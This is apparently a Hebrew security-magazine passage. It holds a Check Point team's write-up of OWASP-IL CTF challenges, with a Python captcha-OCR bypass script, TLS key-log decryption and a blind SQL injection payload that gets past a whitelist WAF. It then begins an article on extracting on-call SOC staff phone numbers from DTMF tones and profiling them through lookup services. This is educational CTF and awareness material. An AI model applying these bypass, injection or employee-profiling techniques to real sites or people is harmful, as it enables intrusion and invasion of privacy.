
```
[+] In order to get the flag you must to serve from Ukraine (You served from Bulgaria)| Counter: 5/16
[+] In order to get the flag you must to serve from Australia (You served from Ukraine)| Counter: 6/16
[+] In order to get the flag you must to serve from United States (You served from Australia)| Counter: 7/16
[+] In order to get the flag you must to serve from Albania (You served from United States)| Counter: 8/16
[+] In order to get the flag you must to serve from Sweden (You served from Albania)| Counter: 9/16
[+] In order to get the flag you must to serve from Brazil (You served from Sweden)| Counter: 10/16
[+] In order to get the flag you must to serve from Norway (You served from Brazil)| Counter: 11/16
[+] In order to get the flag you must to serve from Austria (You served from Norway)| Counter: 12/16
[+] In order to get the flag you must to serve from Lithuania (You served from Austria)| Counter: 13/16
[+] In order to get the flag you must to serve from Portugal (You served from Lithuania)| Counter: 14/16
[+] In order to get the flag you must to serve from Philippines (You served from Portugal)| Counter: 15/16
[+] In order to get the flag you must to serve from France (You served from Philippines)| Counter: 16/16
[+] OWASP-IL{W0rld_T0r_0ops_S0rry_T0ur!}
[*] OWASP-IL{W0rld_T0r_0ops_S0rry_T0ur!}
```

עד כאן סיימנו לפתור את כלל האתגרים ברמת Medium, הגיע הזמן לאתגרים ברמת Hard!

אתגר Break The Captcha - Nightmare



בדומה לאתגר הקודם, עלנו לפתור 15 אתגרי captcha ב-30 שניות, רק שהפעם מדובר באתגר המשך ודרגת הקושי של האתגר היא קשה יותר. ניתן לראות שיש לנו הפעם captcha מסובכת יותר ובנוסף תרגיל מתמטי:



על מנת לפתור את האתגר שכללנו את הסקריפט מהאתגר הקודם אשר יכול לפענח את התמונה ולהוציא ממנה את הטקסט.

כדי שיהיה ניתן להוציא את הטקסט עלינו תחילה לעבד את ה-captcha, בצענו מספר בקשות ושמרנו את כל תמונות ה-captcha שהורדנו מהשרת.

ניתן היה לראות שכולם מכילים טקסט בצבע לבן והתמונה המתקבלת שונה מהבקשה לניתוח הטקסט. שכלול הסקריפט התבטא בעיקר בביצוע המרה של הצבעים בתמונה באופן הבא:

1. במידה והפיקסל לבן נחליף אותו לשחור.
2. במידה והפיקסל מכיל צבע כלשהו נחליף אותו ללבן.

חשוב לציין כי המודול pytesseract קורא טקסט באופן מיטבי כאשר הטקסט בצבע שחור על גבי רקע לבן.

```
ImageFile.LOAD_TRUNCATED_IMAGES = True
png_file = PngImagePlugin.Image.open('captcha.png')
width, height = png_file.size

for i in xrange(height):
    # change captcha colors to work better with tesseract
    for k in xrange(width):
        ab = png_file.getpixel((k, i))
        if ab[0] != 255 or ab[1] != 255 or ab[2] != 255:
            png_file.putpixel((k, i), (255, 255, 255))
        else:
            png_file.putpixel((k, i), (0, 0, 0))

png_file.save("captcha2.png")

text = pytesseract.image_to_string(Image.open('captcha2.png'))
```

בסוף התהליך שמנו לב שלפעמים ה-text שחוזר מכיל תווים שאינם אותיות ומספרים ואינם מופיעים בפועל ב-captcha.

לכן כתבנו את הקוד הבא אשר מסנן את כל התווים המיותרים ומנקה לנו את הטקסט:

```
# clean bad characters from captcha for example (space, backtick and so)
return "".join(map(lambda data: data if data in string.ascii_letters or data in
string.digits else "", text))
```

לאחר שהצלחנו לנתח את התמונה כתבנו קוד שמבצע את הלוגיקה הבאה:

1. מושכים את התרגיל המתמטי מהדף על ידי שליחת בקשה לכתובת:

http://challenges.owaspil.ctf.today:8085

התרגיל נשלף ע"י ביטוי רגולרי:

2. מושכים את ה-captcha מהדף על ידי שליחת בקשה לדף בכתובת:

http://challenges.owaspil.ctf.today:8085/captcha.php

ומורידים את התמונה.

3. מוציאים את הטקסט מהתמונה על ידי שימוש בפונקציה fix_captcha() אשר משתמשת בקוד שהצגנו קודם לכן.
4. שולחים את הבקשה עם כל הנתונים לשרת ומנתחים את התוצאה. אם התוצאה מכילה את הטקסט OWASP-IL הצלחנו לפתור את האתגר.

הקוד המלא נראה כך:

```
from PIL import Image, PngImagePlugin, ImageFile

import requests
import pytesseract
import string
import re
import numexpr


def fix_captcha():
    ImageFile.LOAD_TRUNCATED_IMAGES = True
```


```
    png_file = PngImagePlugin.Image.open('captcha.png')
    width, height = png_file.size

    for i in xrange(height):
        # change captcha colors to work better with tesseract
        for k in xrange(width):
            ab = png_file.getpixel((k, i))
            if ab[0] != 255 or ab[1] != 255 or ab[2] != 255:
                png_file.putpixel((k, i), (255, 255, 255))
            else:
                png_file.putpixel((k, i), (0, 0, 0))

    png_file.save("captcha2.png")

    text = pytesseract.image_to_string(Image.open('captcha2.png'))

    # clean bad characters from captcha for example (space, backtick and so)
    return "".join(map(lambda data: data if data in string.ascii_letters or data
in string.digits else "", text))


def get_captcha():
    response = requests.get(captcha_url, cookies=cookies)

    if response.status_code == 200:
        with open("captcha.png", 'wb') as f:
            f.write(response.content)


def get_number(response=None):
    if not response:
        response = requests.get(number_url, stream=True)

    for line in response.iter_lines():
        if "math_question" in line:
            re_value = re.search(">(.*?)=", line).group(1)
            return numexpr.evaluate(re_value).item()

#
# Global Configurations
#
number_url = 'http://challenges.owaspil.ctf.today:8085/'
captcha_url = "http://challenges.owaspil.ctf.today:8085/captcha.php"
cookies = dict(PHPSESSID="d2b86e03ba22bb52b850a6670da284ac")
headers = {'content-type': 'application/x-www-form-urlencoded'}

number = get_number()

while True:
    get_captcha()
    captcha = fix_captcha()

    response = requests.post(number_url,
                      cookies= cookies,
                      data=
"captcha={0}&math_captcha={1}&submit=".format(captcha, number),
                      headers= headers,
                      stream= True)

    if "Oh snap! you are wrong!" in response.text:
        print "[-] Bad captcha!"
    elif "Correct!" in response.text:
        print "[+] Correct!"
    else:
        flag = re.search("{(.+?)}", response.text).group(1)
        print "[*] FLAG: OWASP-IL{{{0}}}".format(flag)
```

```
        raw_input("[*] Done!")


    # set new number
    number = get_number(response)
```


הרצנו את הקוד וקיבלנו את הדגל:

```
[-] Bad captcha!
[+] Correct!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[+] Correct!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[+] Correct!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[+] Correct!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[+] Correct!
[+] Correct!
[+] Correct!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[-] Bad captcha!
[*] FLAG: OWASP-IL{I_4M_Th3_0CR_N1nj4!}
[*] Done!
```

אתגר Flags, Flags, Flags




אתגר זה עוסק בניתוח תעבורת רשת בפרוטוקול HTTP/2.0 ואיתור מידע ספציפי באתר המכיל תוכן רב. מטרת האתגר היא לבחון את הדגלים ולמצוא את הדגל שלנו שמסתתר איפשהו ביניהם, כך נראה נראה האתגר:



התחלנו את האתגר עם סריקה פשוטה באמצעות כלי ה-Spider בתוכנת Burp Suite (פרטים באתגרים הקודמים) אשר איתר לנו 2 קבצים מעניינים:

- NetherlandsAntilles-flags-cat
- bhutan-flags-cat

מה שניתן לראות בתמונה הבאה:



אם נסתכל על התשובה לפנייה לאחד מקבצים אלו נראה את הרמז הבא:

Look closely... you just received it :)

נראה שקיבלנו את הדגל שלנו אבל איך? ואיפה? הרי לא קיבלנו את הדגל! ובכן...

פתחנו את התוכנה Wireshark (https://www.wireshark.org/) ובחנו את התעבורה בין עמדת הקצה לשרת. נשים לב כי התעבורה מוצפנת באמצעות HTTPS ולכן

שימוש ב-Wireshark בגדרות ברירת מחדל לא יניב לנו תוצאה - לא נוכל לראות את התעבורה המוצפנת (מכיוון שאין לנו את המפתח הפרטי של השיחה).

יחד עם זאת קיימת אפשרות נוספת לפענוח התעבורה, ניתן להגדיר את הדפדפן לשמור את כל המפתחות הסימטריים אשר משמשים להצפנת השיחה ובכך ל-Wireshark תיהיה את היכולת לפענח את התעבורה.

על מנת לעשות זאת עלינו להגדיר את הדפדפן לשמור את כל המפתחות באמצעות הפרמטר:

```
--ssl-key-log-file
```


וכך בעצם הדפדפן ישמור באופן אוטומטי את כל מפתחות השיחה כדי שאפשר יהיה להשתמש בהם ב-Wireshark ולצפות בתוכן התעבורה המפוענחת.

הרצת הדפדפן עם הפרמטר נעשית באופן הבא:


```
"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --ssl-key-log-file=%USERPROFILE%\sslkeys.pms
```

לאחר הרצת הפקודה עלינו להגדיר את ה-Wireshark לקחת את המפתחות מאותו הקובץ, על ידי לחיצה על Preferences ומעבר ללשונית SSL.


בחלון זה עלינו להזין את הנתיב לקובץ sslkeys.pms כך:



אם נחזור ל-Wireshark נראה שכעת יש לנו את היכולת לראות את כל המידע המפוענח:



אם נבצע ניווט לאחד הקבצים שציינו שהדגל התקבל, דוגמא הקובץ bhutan-flags-cat, נראה שקיבלנו 4 חבילות PING:




אם נבחן את התוכן של החבילות נראה שקיבלנו את ה-flag הבא:

OWASP-IL{This_is_the_real_flag}

ומיד אחריו את הטקסט:

Look closely... you just received:




נקודה מעניינת נוספת היא שאם שמתם לב האתגר כתוב ב-HTTP/2.0 כעיקרון HTTP/2.0 הוא הגרסה החדשה לפרוטוקול HTTP וזה עדכון הגרסה הראשון מאז 1997 (HTTP/1.1), לפרוטוקול החדש יש יתרונות רבות כגון ביצועים, אבטחה ויכולות נוספות כגון שליחת PING.

ה-PING הוא מנגנון לבדיקת הזמן הלקוח לפניה להגיע ולחזור או לחילופין בדיקה האם השיחה עדיין פתוחה, ל-PING ניתן להוסיף data בגודל 8 בתים ולכן באתגר ניתן לראות שקיבלנו 4 חבילות PING שמכילות 8 תווים בכל חבילה:

- OWASP-IL
- {This_is
- _the_rea
- l_flag}

אתגר Alcatraz



אתגר זה עוסק ב-SQL Injection ו-WAF Bypass הפועל בשיטת White List. עם הכניסה לאתגר נקבל URL המכיל פרמטר אחד, id.

http://challenges.owaspil.ctf.today:8081/profile.php?id=1

ננסה לבדוק האם ניתן להזריק לפרמטר id באמצעות שליחה בקשה נאיבית:

http://challenges.owaspil.ctf.today:8081/profile.php?id=1'

אין תשובה ישירה מזו - פתרון האתגר יהיה בדמות SQL Injection:

```
HTTP/1.1 200 OK
Date: Sun, 16 Sep 2018 08:34:13 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.9
Vary: Accept-Encoding
Content-Length: 169
Connection: close
Content-Type: text/html; charset=UTF-8

SQL error: You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for
the right syntax to use near '\' LIMIT 1' at line 1
```

תוך כדי עבודה על payload גילינו שיש באתגר טריק - WAF. כמו כל עבודה מול WAF, יש צורך ללמוד באיזה שיטה ה-WAF עובד (white/black list) ובהתאם ללמוד מה מותר ומה אסור. מהר מאוד גילינו כי ה-WAF עובד בשיטת ה-White List ובעיקר אסור רווחים, גרשיים, %20-%29 ושאר סימנים מיוחדים. אז מה מותר? סוגריים עגולים, פסיק, ספרות ואותיות אנגליות. ואם מותר אותיות אנגליות אז בוודאי שניתן להשתמש בפונקציות Native SQL כמו instr, strcmp, substr, char וכו'.

הסבר על הפונקציות בהן השתמשנו:

הפונקציה if:

הפונקציה if מתנהגת באופן הבא:

if (condition, case true, case false)

למידע נוסף:

https://mariadb.com/kb/en/library/if-function/

הפונקציה instr:

הפונקציה instr מחזירה true אם str2 מוכל ב-str1.

instr(str1, str2)

למידע נוסף:

https://mariadb.com/kb/en/library/instr/

הפונקציה substr:

הפונקציה substr(str,from,length) גוזרת את המחרוזת str ממיקום from ולאורך ה-length ומחזירה את

תת המחרוזת.

למידע נוסף:

https://mariadb.com/kb/en/library/substring/

הפונקציה char:

הפונקציה char מקבלת מספר ומחזירה את הייצוג ה-ascii של המספר הנ"ל.

https://mariadb.com/kb/en/library/char/

כך בעצם יצרנו את ה-payload הבא:

if(instr(substr(password,1,1),char(1)),13,0)

"נזרוק" אותו ל-intruder ונביט על התוצאות:

Request	Payload	Status	Error	Timeout	Length	Comment
79	79	200	☐	☐	2728	
111	111	200	☐	☐	2728	
0		200	☐	☐	217	
1	1	200	☐	☐	217	
2	2	200	☐	☐	217	
3	3	200	☐	☐	217	
4	4	200	☐	☐	217	
5	5	200	☐	☐	217	
6	6	200	☐	☐	217	
7	7	200	☐	☐	217	
8	8	200	☐	☐	217	
9	9	200	☐	☐	217	
10	10	200	☐	☐	217	
11	11	200	☐	☐	217	
12	12	200	☐	☐	217	
13	13	200	☐	☐	217	
14	14	200	☐	☐	217	
15	15	200	☐	☐	217	
16	16	200	☐	☐	217	
17	17	200	☐	☐	217	

ניתן לראות שחזר לנו הערך 79 ו-111 סימן שהתו הראשון הינו - O, כך המשכנו עבור כל התווים של הסיסמא וקיבלנו את הדגל הבא:

OWASP-IL{I_am_the_WAF_bypass_master!}

סיכום

כמידי שנה מתקיים כנס OWASP בישראל, כנס זה מתמקד בנושא האפליקטיבי של תחום ההאקינג. במסגרת הכנס התקיים אתגר CTF כאשר כל אחד מהאתגרים היה שונה באופיו וביכולות הנדרשות כדי לפתור אותו, אך התמקד בעולם האפליקטיבי.

האתגר התחלק לשלוש רמות קושי, קל בינוני וקשה, כך שהאתגרים הצליחו לפנות גם לקהל המתחילים וגם לקהל המנוסים יותר ובכך אפשר לקשת רחבה של אנשים בתחום להשתתף באירוע ה-CTF.

במסמך זה פירטנו את הפתרון לכל אחד מהאתגרים הכולל את דרכי החשיבה ואת הדרכים לפתרון.

אנו מקדמים בברכה אתגרים מסוג זה, אשר מהווים גם ככלי ללימוד וגם ככלי העשרה ולכן החלטנו לפרסם את פתרונותינו.

ברור מאליו כי נדרשה עבודת צוות בכדי לפתור את כל האתגרים בזמן שניתן, שילוב של כל אנשי הצוות ועבודה בתתי צוותים תוך כדי התחלפות בכדי לקבל רעיונות ופתרונות שונים.

צוות מחקר חולשות של צ'ק פוינט


צוות מחקר החולשות של Checkpoint נכון לכתיבת שורות אלו כולל את החברים הבאים: ערן וקנין, רומן זאיקין, אלון בוקסינר, דיקלה ברדה, ליעד מזרחי, אייל סלומון, גל אלבז ויערה שריקי. כלל האתגרים המובאים במאמר זה נפתרו על-ידיהם במועד התחרות.

שימוש במפענח DTMF לצורך איסוף מודיעין לפני תקיפת NOC/SOC

מאת אמיתי דן

מבוא

בעבר כתבתי פה על תקיפות[1] מבוססות טלפוניה במערכת הבנקאית בישראל, שלצורך המחשה שלהן השתמשתי במפענח של צלילי הטלפון, הקרוי "DTMF Decoder- Dual Done Multi Frequency".



המאמר הזה נכתב בכדי להמחיש כיצד טכניקה דומה, מאפשרת כיום לאסוף מידע על מספרי טלפון אישיים, אימיילים ופרטים אישיים של עובדים במתקנים שבהם עובר באופן יום יומי מידע רגיש על פרצות אבטחה או אירועי חירום אחרים.

המאמר רלוונטי גם לעולם של אבטחת מידע, יצרני ומתקיני מערכות טלפוניה אך לא פחות מכך קציני ביטחון במתקנים רגישים וחברות במשק

קצת רקע

בסופי שבוע, בשעות הלילה או בחגים, מרכזי החירום כמו SOC/NOC בהקשר של אבטחת מידע וסייבר אך גם מוקדי ביטחון קריטיים אחרים פועלים לא פעם במתכונת מצומצמת, ולעיתים הם מעבירים שיחות טלפון הנכנסות למרכזיה למכשיר הנייד של הכונן.

הכונן לפעמים נמצא במתקן אבל במרוחק מחדר הבקרה, או שהוא עובד לבד וצריך לשמור על זמינות גם אם הוא לא מול המחשב או בסיור, לפעמים מדובר על נציג שבכלל נמצא בבית. המשותף לכלל המקרים הוא שבמידה שזה המצב, הטלפון הנייד מאפשר לו זמינות וגמישות, אבל גם הופך את המכשיר שלו לכתובת תקיפה.

[1] https://www.digitalwhisper.co.il/0x3E/

מאחר שהפניית שיחה הינה שיטה שמבוססת על מערכות טלפוניה, אנשי אבטחת מידע סייבר, או קציני ביטחון רבים, לא מודעים מספיק להשלכות השליליות של מימוש לא מאובטח במצבים שבהם יש צורך תפעולי בהפניית שיחה.

מדובר על סכנה משולבת גם לביטחון האישי והפרטיות של העובדים, וגם לחשיפה של ההתנהלות במקום והשיחות אליו ממנו ובמתקן עצמו.

אישית במקרה שהניע אותי לכתוב את המאמר הצלחתי לקבל פרטים רבים על נציג בSOC רגיש אשר עבד במשמרת לילה, וזאת לאחר שהתקשרתי כדי להתריע על פרצת אבטחה.

בהקשר של מרכזי SOC/NOC, נקודת המוצא שלנו צריכה להיות, שהם מהווים מטרת איכות, חדירה מוצלחת אליהם או לאנשים שעובדים בהם תאפשר לנו לקבל מידע קריטי בין היתר על התרעות הנוגעות לפרצות שאותרו ולא תוקנו עדיין, אירועי חירום בזמן אמת ומידע רגיש אחר בהתאם לסוג המתקן ולמידע העובר בו באופן יום יומי.

אם יש לתוקף מידע על העובדים במתקן, הוא יכול לנצל זאת כדי לטרגט אותם אישית, לגנוב מחשב של העבודה, או להשתמש בסחיטה איומים ושיטות אחרות שיביאו את העובד לספק את המידע הרגיש באופן עצמאי.

לפעמים, מאוד קל לשכוח שהטלפון היה כאן קודם, להתעסק בסייבר ולשכוח שוב ושוב שהטלפון נשאר אתנו, ומהווה מטרה למתקפות ישנות וחדשות כאחת. מאחר שהמחלקות שמתחזקות את הטלפוניה בארגונים, הן לא פעם נפרדות מה IT וממחלקות אבטחת המידע או הסייבר - הדבר מזמין כשלים מערכתיים, ולפעמים מערכות הטלפוניה מיושנות וקשה להחליף אותן.

לאחרונה פורסם מאמר נוסף של Citizen Lab[2] שבו הם מתמקדים שוב בחברת NSO וסוקרים פעילות של הדבקת מכשירי טלפון ניידים ברחבי העולם. אני אוהב את המאמר הזה, כי הוא מאפשר להסביר למה מספרי טלפון הם מטרה, ולמה כשמישהו רוצה לתקוף מטרה איכותית, ידיעת מספר הטלפון ופרטים רבים על בעל המכשיר תאפשר לתוקף הדבקה קלה יותר מרחוק.

[2] https://citizenlab.ca/2018/09/hide-and-seek-tracking-nso-groups-pegasus-spyware-to-operations-in-45-countries/

אז איך תוקפים?

לאחר שגורם חיצוני מתקשר בכדי להתריע על פרצות אבטחה מול ה-SOC/NOC או לצורך תקשורת מסווגת או רגישה מול מוקדי חירום אחרים, השיחה מנותבת למספר טלפון שהוזן במרכזיה, ועלול להיות לא פעם מספר נייד אישי של הכונן (מכשיר שלא פעם לא יכיל הגנות מיוחדות אם בכלל), או מכשיר נייד המשותף לכלל הכוננים ומועבר ביניהם, ונמצא פיזית במתקן באופן מתמשך.

בזמן העברת השיחה, התוקף שומע את הצלילים של המרכזייה, שהיא מצידה מזליגה את המספר שאליו מופנית השיחה.

בשלב זה התוקף משתמש במערכת לפענוח של צלילי טלפון, וממשיך לאיסוף מידע על המספר, על המכשיר, על העובד במתקן והפרטים הדיגיטליים והאישיים שלו, פרטי רכב, אימייל אישי וארגוני שיאפשר לאיסוף מידע נוסף או למטרה לפריצה, כתובת מגורים, תמונה של המטרה ועוד.

כלי עבודה בסיסיים:

- מספר הטלפון של המוקד.
- מערכת לפענוח של צלילי טלפון, ניתן למימוש בעזרת תוכנה[3] חומרה[4] או אפליקציה בטלפון נייד[5].
- שימוש בשירותי HLR Lookup שיתנו לנו מידע נוסף על מספר הטלפון[6].
- אפליקציות של ספר טלפונים שיתופי כמו TrueCaller, יש גם שירות Telegram בפיתוח ישראלי בשם "@HelpHebBO" אשר מאפשר קבלת מידע על מספרי טלפון מבלי לדרוש התקנה נוספת.
- Facebook בעבר סיפקה פרטים רבים בקלות על מספרי טלפון. בשביל למשוך ממנה כיום מידע, אפשר להתקין את האפליקציה על מכשיר פיזי או וירטואלי בעל מספר טלפון יחיד. לאחר ההתקנה ומתן הרשאות גישה לספר הטלפונים, פרטים על המספר יופיעו כאיש קשר מומלץ וזאת במקרה שהוא אכן נמצא שם.
- חיפוש המספר דרך תוכנת WhatsApp.

[3] http://www.polar-electric.com/DTMF/Index.htm
[4] http://thespystore.com/dtmf-tone-decoder-dtmf1
[5] https://play.google.com/store/apps/details?id=com.encapsystems.dtmf
[6] https://play.google.com/store/apps/details?id=srl.mobsoft.phonenumberlookup
https://phonenumber-lookup.info/
